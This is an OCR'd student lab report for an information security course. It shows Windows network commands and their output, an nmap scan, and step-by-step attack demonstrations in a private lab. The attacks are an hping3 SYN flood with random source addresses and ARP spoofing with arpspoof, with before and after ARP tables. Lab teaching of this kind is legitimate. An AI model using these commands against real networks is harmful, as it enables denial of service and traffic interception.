
getmac




hostname




pathping




route PRINT




fc




cipher


Command Prompt
C:\Users\kulvir\Desktop>cipher
Listing C:\Users\kulvir\Desktop\
New files added to this directory will not be encrypted.
U 1.txt
U 2.txt
U 5th Sem
U bhangra
U CC
U certificates
U Command Prompt.lnk
U Cricket_2007
U DEV
U Discord.lnk
U Google Chrome.lnk
U internship
U Microsoft Teams.lnk
U NETBEANS PROJECTS
U New folder (2)
U Postman.lnk
U tata-steel-project
U Visual Studio Code.lnk
U VIT ID.pdf
U Wondershare EdrawMax.lnk
C:\Users\kulvir\Desktop>
Type here to search
ENG
IN
9:03 AM
8/11/2021

arp


Command Prompt
C:\Users\kulvir\Desktop>arp -a
Interface: 192.168.159.1 --- 0x2
Internet Address Physical Address Type
192.168.159.254 00-50-56-ea-66-79 dynamic
192.168.159.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static
255.255.255.255 ff-ff-ff-ff-ff-ff static
Interface: 192.168.1.37 --- 0x5
Internet Address Physical Address Type
192.168.1.1 7c-a9-6b-8d-f7-98 dynamic
192.168.1.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static
255.255.255.255 ff-ff-ff-ff-ff-ff static
Interface: 192.168.80.1 --- 0x18
Internet Address Physical Address Type
192.168.80.254 00-50-56-ff-86-1a dynamic
192.168.80.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static
255.255.255.255 ff-ff-ff-ff-ff-ff static
C:\Users\kulvir\Desktop>
Type here to search
ENG
IN
9:03 AM
8/11/2021

net view


Command Prompt
C:\Users\kulvir\Desktop>net view
System error 6118 has occurred.
The list of servers for this workgroup is not currently available
C:\Users\kulvir\Desktop>
Type here to search
ENG
IN
9:11 AM
8/11/2021

Name: Kulvir Singh
Register Number: 19BCE2074

Information Security and Audit Analysis
Lab DA 2

Vulnerability Analysis and Penetration Testing


HPING

Step 1: Open terminal and type in “hping3 --flood -p 80 192.168.159.1 -S --rand-source”


```
kulvir06@ubuntu:~/Desktop/ISAA/da1$ sudo hping3 --flood -p 80 192.168.159.1 -S --rand-source
HPING 192.168.159.1 (ens33 192.168.159.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Step 2: Open Task manager in the Victim’s PC there we can observe the jump in network traffic without sending any requests from the victim’s machine!

Before Attack :



After Attack :



ARP SPOOFING

Step 1: Type in “ip r” gives the gateway ip of the router

```
kulvir06@ubuntu:~/Desktop/ISAA/da1$ ip r
default via 192.168.159.2 dev ens33 proto dhcp metric 100
169.254.0.0/16 dev ens33 scope link metric 1000
192.168.159.0/24 dev ens33 proto kernel scope link src 192.168.159.128 metric 100
kulvir06@ubuntu:~/Desktop/ISAA/da1$
```

Here the gateway is 192.168.159.2

Step 2: Now we need to know the victim IP say,**192.168.159.1**

```
Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . : hgu_lan
   Link-local IPv6 Address . . . . . : fe80::18c1:c861:328c:1dac%5
   IPv4 Address. . . . . . . . . . . : 192.168.1.37
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
```

Step 3: Type in “ifconfig” to know the interface and mac id we are using

```
kulvir06@ubuntu:~/Desktop/ISAA/da1$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.159.128  netmask 255.255.255.0  broadcast 192.168.159.255
        inet6 fe80::1734:e78d:b2c0:bd9f  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:45:75:69  txqueuelen 1000  (Ethernet)
        RX packets 804  bytes 96385 (96.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 368  bytes 43159 (43.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 253  bytes 21676 (21.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 253  bytes 21676 (21.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

kulvir06@ubuntu:~/Desktop/ISAA/da1$
```

Step 4: Type in "arpspoof -t 192.168.159.1 192.168.159.2" here this command is to spoof target

```
kulvir06@ubuntu:~/Desktop/ISAA/da1$ sudo arpspoof -t 192.168.159.1 192.168.159.2
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
```

Step 5: Check attack effectiveness

Before Attack :

```
C:\Users\kulvir>arp -a

Interface: 192.168.159.1 --- 0x2
  Internet Address      Physical Address      Type
  192.168.159.128       00-0c-29-45-75-69     dynamic
  192.168.159.254       00-50-56-ed-f6-ff     dynamic
  192.168.159.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

After Attack:

```
C:\Users\kulvir>arp -a

Interface: 192.168.159.1 --- 0x2
  Internet Address      Physical Address      Type
  192.168.159.2         00-0c-29-45-75-69     dynamic
  192.168.159.128       00-0c-29-45-75-69     dynamic
  192.168.159.254       00-50-56-ed-f6-ff     dynamic
  192.168.159.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Name: Kulvir Singh
Register Number: 19BCE2074


Information Security and Audit Analysis
Lab DA 3

NMAPS

1. Scan a single host or an IP address (IPv4) using nmap

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 01:49 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0092s latency).
Not shown: 995 filtered ports
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 17.78 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

